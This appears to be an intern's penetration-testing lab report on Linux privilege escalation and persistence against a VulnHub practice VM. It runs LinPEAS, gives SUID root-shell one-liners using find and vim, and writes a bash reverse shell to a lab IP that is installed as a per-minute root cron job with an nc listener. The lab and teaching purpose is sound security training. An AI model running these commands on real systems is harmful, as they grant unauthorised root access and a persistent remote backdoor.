# 3. Privilege Escalation and Persistence Lab Activities

## Introduction

Privilege escalation and persistence represent the most critical phases of a penetration test after initial access is obtained. In real-world attack scenarios, gaining a low-privilege shell is rarely sufficient to cause significant impact. Attackers must elevate privileges to administrative or root level and then establish persistence to maintain long-term access. This lab focuses on understanding the theoretical foundations behind privilege escalation techniques and persistence mechanisms in modern systems.

## Privilege Escalation (Theory)

### What Is Privilege Escalation?

Privilege escalation is the process of exploiting system weaknesses to gain higher-level permissions than originally granted. It is typically categorized into:

- **Vertical privilege escalation** – gaining higher privileges (user → root/admin)
- **Horizontal privilege escalation** – accessing another user's resources with similar privilege level

In Linux and Windows environments, privilege escalation often relies on misconfigurations, weak permissions, outdated software, or kernel-level vulnerabilities.

## SUID-Based Privilege Escalation

Set User ID (SUID) binaries are executable files that run with the permissions of the file owner, typically the root user. While SUID is designed for legitimate administrative functions, improper use creates significant security risk.

If an SUID binary allows execution of arbitrary commands or external programs, attackers can abuse it to spawn a root shell.

**Why SUID Exploits Are Dangerous**

- They bypass authentication controls
- They grant direct root access
- They require no kernel exploitation
- They are common in poorly hardened systems

## Privilege Escalation Techniques Overview

| Technique Type | Description | Risk Level |
|---|---|---|
| SUID Abuse | Exploiting misconfigured SUID binaries | High |
| Kernel Exploits | Exploiting vulnerable kernels | Critical |
| Service Misconfiguration | Writable services or scripts | High |
| Weak File Permissions | World-writable sensitive files | Medium |

## Role of Enumeration Tools (LinPEAS)

Enumeration is the foundation of privilege escalation. Tools like LinPEAS automate system checks to identify potential escalation paths by scanning:

- SUID/SGID binaries
- Kernel version vulnerabilities
- Writable configuration files
- Cron jobs and scheduled tasks
- Environment variables

Automated enumeration reduces human error and highlights exploitation paths that may otherwise be missed.

## 1. Escalation: Using LinPEAS to Identify SUID Vulnerabilities

**Prerequisites:**

- A compromised VulnHub VM (e.g., "SickOS" or "VulnOS") with a low-privilege shell
- Target IP: 192.168.0.105

**Steps:**

**Download and Run LinPEAS:**

# On the target machine (from your low-priv shell)

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

```
ubuntu@Linux:~$ sudo wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2025-12-25 16:24:25--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-12-25 16:24:26--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20251215-2904ebf1/linpeas.sh [following]
--2025-12-25 16:24:26--  https://github.com/peass-ng/PEASS-ng/releases/download/20251215-2904ebf1/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/660ec6e1-007c-439e-948b-8f45f46a80d
0?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-12-25T11%3A41%3A21Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-st
ream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-25T10%3A41%3A11Z&ske=2025-12-
25T11%3A41%3A21Z&sks=b&skv=2018-11-09&sig=qI2Kc3BB2i0WkzVClgFSc0a2cVVSyJlGDEaYCa0vypg%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
Jpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NjY2MDM2NiwibmJmIj
oxNzY2NjYwMDY2LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.Ns1wg6i4KrjGEYQXqKxVgscZAbWuy8PGvU-YocPLWe8
&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-12-25 16:24:26--  https://release-assets.githubusercontent.com/github-production-release-asset/165548191/660ec6e1-007c-439e-9
48b-8f45f46a80d0?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-12-25T11%3A41%3A21Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=applica
tion%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-25T10%3A41%3A1
1Z&ske=2025-12-25T11%3A41%3A21Z&sks=b&skv=2018-11-09&sig=qI2Kc3BB2i0WkzVClgFSc0a2cVVSyJlGDEaYCa0vypg%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGci
OiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NjY
2MDM2NiwibmJmIjoxNzY2NjYwMDY2LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.Ns1wg6i4KrjGEYQXqKxVgscZAbWu
y8PGvU-YocPLWe8&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.1
10.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975444 (953K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 952.58K  2.61MB/s    in 0.4s
```




*Figure 1: LinPEAS Download*

**Analyze LinPEAS Output:**

Look for red/yellow text indicating SUID binaries:

[+] SUID files:

-rwsr-xr-x 1 root root /usr/bin/find

-rwsr-xr-x 1 root root /usr/bin/vim




*Figure 2: Analyzing LinPEAS Output*

Note any interesting files like find, vim, or nmap.

**Exploit SUID Binary:**

Example with find:

/usr/bin/find . -exec /bin/sh \; -quit

Example with vim:

/usr/bin/vim -c ':!/bin/sh'

If successful, you'll get a root shell.

## 2. Persistence: Creating a Cron Job

**Steps:**

**Create a Reverse Shell Script:**

```
# On the target machine
echo '#!/bin/bash' > /tmp/persistence.sh
echo 'bash -i >& /dev/tcp/192.168.0.106/4444 0>&1' >> /tmp/persistence.sh
chmod +x /tmp/persistence.sh
```

**Set Up a Cron Job:**

```
# Add to root's crontab (run every minute)
echo '* * * * * /tmp/persistence.sh' | crontab -
```

**Start a Listener in Kali:**

```
nc -lvnp 4444
```

**Summary (50 words):**

Created a reverse shell script in /tmp and added a cron job to run it every minute. Established persistence as root, ensuring a shell back to Kali on reboot or connection loss.

## 3. Checklist in Google Docs

Create a checklist with the following tasks:

- Run LinPEAS for privilege escalation enumeration.
- Exploit identified SUID binaries for root access.

- Test for kernel vulnerabilities (e.g., using exploit suggester).
- Set up persistence via cron job or systemd service.
- Verify persistence works after reboot.

## Persistence

### What Is Persistence?

Persistence refers to techniques used by attackers to maintain access to a compromised system even after reboots, network disruptions, or credential changes. Without persistence, attackers risk losing access after system restarts or remediation efforts.

Persistence mechanisms are typically implemented after successful privilege escalation.

### Cron Job Persistence

Cron jobs are scheduled tasks in Linux that run automatically at defined intervals. If attackers can modify root's crontab, they can execute malicious scripts periodically with elevated privileges.

### Why Cron Jobs Are Effective for Persistence

- Automatically executed by the system
- Often overlooked by administrators
- Survive system reboots
- Can re-establish access repeatedly

## Persistence Techniques Overview

| Technique | Description | Stealth Level |
|---|---|---|
| Cron Jobs | Scheduled execution of malicious scripts | Medium |

| | | |
|---|---|---|
| Systemd Services | Malicious services started at boot | High |
| User Backdoors | Hidden privileged users | High |
| Startup Scripts | Executed on system startup | Medium |

**Living-off-the-Land (LotL) in Persistence**

Living-off-the-Land techniques involve abusing legitimate system utilities instead of introducing custom malware. This reduces detection by security tools.

Examples include:

- Using cron instead of malware daemons
- Leveraging systemd instead of custom persistence binaries
- Reusing existing shell interpreters

## Logging and Documentation

Accurate documentation of privilege escalation and persistence activities is essential in penetration testing. Logging provides traceability, repeatability, and remediation guidance.

| Task ID | Technique | Target IP | Status | Outcome |
|---|---|---|---|---|
| 010 | SUID Exploit | 192.168.0.105 | Success | Root Shell |

Such logs help stakeholders understand how initial access escalated into full system compromise.

## Security Impact

Failure to mitigate privilege escalation and persistence risks can result in:

- Complete system takeover
- Data theft or destruction
- Lateral movement within the network
- Long-term undetected compromise

Privilege escalation often turns a low-risk vulnerability into a critical incident.

**Document Information:**

Report Generated: December 26, 2025

Author: Soumendu Manna - CyArt VAPT Intern